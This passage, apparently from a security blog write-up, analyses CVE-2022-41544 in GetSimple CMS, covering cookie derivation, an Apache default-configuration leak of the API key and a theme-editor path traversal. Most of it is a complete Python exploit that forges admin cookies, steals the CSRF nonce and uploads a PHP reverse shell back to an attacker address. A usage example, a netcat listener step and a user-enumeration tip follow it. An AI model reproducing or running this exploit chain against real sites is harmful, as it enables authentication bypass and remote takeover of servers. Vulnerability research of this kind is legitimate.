
Now that we know how the SALT value is generated, let’s determine how the $cookie_name variable value is generated. I found it defined in the configuration.php file at line 16.
The $cookie_name variable value is generated by combining the SiteName (getsimple), the _cookie_ word, and the CMS version without dots (e.g., 3316).
So the complete $cookie_name value is 'getsimple_cookie_3316'.
As mentioned earlier, the application combines these variables $SALT, $USR (admin username) and hashes SHA1 them to generate the cookie value.
The final form of the cookie looks like the following, where the second name and value represent the hashed $saltCOOKIE and $saltUSR variables.

cookie_check()
The cookie_check() function verifies the validity of the cookie by checking the values used in both the cookie_create() function and the application code. It returns true if the cookie is valid and indicates that the user is logged in, and false if the cookie is invalid.

The Information Disclosure via Apache Default Config
Going back to the main function for theme edit after getting authenticated, the edited_file parameter is vulnerable to Path Traversal as explained earlier. As we can see, the value of the file is passed without any filtration.
GetSimpleCMS works on an Apache server, which is a common server for PHP language. The default configuration of the Apache HTTP Server no longer includes the AllowOverride directive, meaning that any .htaccess files in your directory structure will be ignored. As a result, unauthorized users may gain access to restricted information, leading to the exposure of sensitive data — information disclosure.

The default setting for apache server existed in /etc/apache2/apache2.conf:


The AllowOverride directive was set to None, and this allowed unauthorized users to access sensitive information like api_key which exists in /data/other/authorization.xml. Accessing the apikey — this key was used to generate the cookie as explained in the dynamic analysis above.

With all the information we’ve obtained, we can now write an exploit for the CVE to regenerate the admin’s cookie and upload a web shell.


The Python Exploit Script

This Python script automates the full exploit chain for CVE-2022-41544:
import sys
import hashlib
import re
import requests
from xml.etree import ElementTree
from threading import Thread
import socket
import telnetlib

def get_version(target, path):
    r = requests.get(f"http://{target}{path}admin/index.php")
    match = re.search("jquery.getsimple.js\?v=(.*)\"", r.text)
    if match:
        version = match.group(1)
        if version <= "3.3.16":
            print(f"[+] the version {version} is vulnerable to CVE-2022-41544")
        else:
            print("This is not vulnerable to this CVE")
        return version
    return None

def api_leak(target, path):
    r = requests.get(f"http://{target}{path}data/other/authorization.xml")
    if r.ok:
        tree = ElementTree.fromstring(r.content)
        apikey = tree[0].text
        print(f"[+] apikey obtained {apikey}")
        return apikey
    return None

def set_cookies(username, version, apikey):
    cookie_name = hashlib.sha1(
        f"getsimple_cookie_{version.replace('.', '')}{apikey}".encode()
    ).hexdigest()
    cookie_value = hashlib.sha1(f"{username}{apikey}".encode()).hexdigest()
    cookies = f"GS_ADMIN_USERNAME={username};{cookie_name}={cookie_value}"
    headers = {
        'Content-Type': 'application/x-www-form-urlencoded',
        'Cookie': cookies
    }
    return headers

def get_csrf_token(target, path, headers):
    r = requests.get(f"http://{target}{path}admin/theme-edit.php", headers=headers)
    m = re.search('nonce" type="hidden" value="(.*)"', r.text)
    if m:
        print("[+] csrf token obtained")
        return m.group(1)
    return None


def upload_shell(target, path, headers, nonce, shell_content):
    upload_url = f"http://{target}{path}admin/theme-edit.php?updated=true"
    payload = {
        'content': shell_content,
        'edited_file': '../shell.php',
        'nonce': nonce,
        'submitsave': 1
    }
    response = requests.post(upload_url, headers=headers, data=payload)
    if response.status_code == 200:
        print("[+] Shell uploaded successfully!")
    else:
        print("(-) Shell upload failed!")

def visit_page(target, path):
    url = f"http://{target}{path}/shell.php"
    response = requests.get(url)
    if response.status_code == 200:
        print("[+] Webshell triggered successfully!")
    else:
        print("(-) Failed to visit the page!")

def main():
    if len(sys.argv) != 5:
        print("Usage: python3 CVE-2022-41544.py <target> <path> <ip:port> <username>")
        return
    target = sys.argv[1]
    path = sys.argv[2]
    if not path.endswith('/'):
        path += '/'
    ip, port = sys.argv[3].split(':')
    username = sys.argv[4]
    shell_content = f"""<?php
$ip = '{ip}';
$port = {port};
$sock = fsockopen($ip, $port);
$proc = proc_open('/bin/sh', array(0 => $sock, 1 => $sock, 2 => $sock), $pipes);
"""
    version = get_version(target, path)
    if not version:
        print("(-) could not get version")
        return
    apikey = api_leak(target, path)
    if not apikey:
        print("(-) could not get apikey")
        return
    headers = set_cookies(username, version, apikey)
    nonce = get_csrf_token(target, path, headers)
    if not nonce:
        print("(-) could not get nonce")
        return
    upload_shell(target, path, headers, nonce, shell_content)
    visit_page(target, path)

if __name__ == '__main__':
    main()

Usage:
python3 CVE-2022-41544.py <target> <path> <ip:port> <username>
Example:
python3 CVE-2022-41544.py 192.168.225.159 /CMS 192.168.225.141:1337 admin

Then start listening on the port with netcat — and boom, got reverse shell!
Tip: Enumerate users by checking this path similar to the api_leak: http://target/path/data/users/
Mitigation
Unfortunately, there is no patch or updates for this vulnerable version yet, but there are ways to limit the vulnerability to achieve the RCE by disabling some functions like exec, system by editing the php.ini file to prevent the common simple web shells from executing commands on the system.
Conclusion
As we saw during the analysis, GetSimple CMS was not Simple to debug because there are many functions related to each other in different places, which makes it a bit difficult to trace. After mixing multiple vulnerabilities, such as Path Traversal and Information Disclosure, we were able to bypass the Authentication and upload a web shell anywhere under the root directory.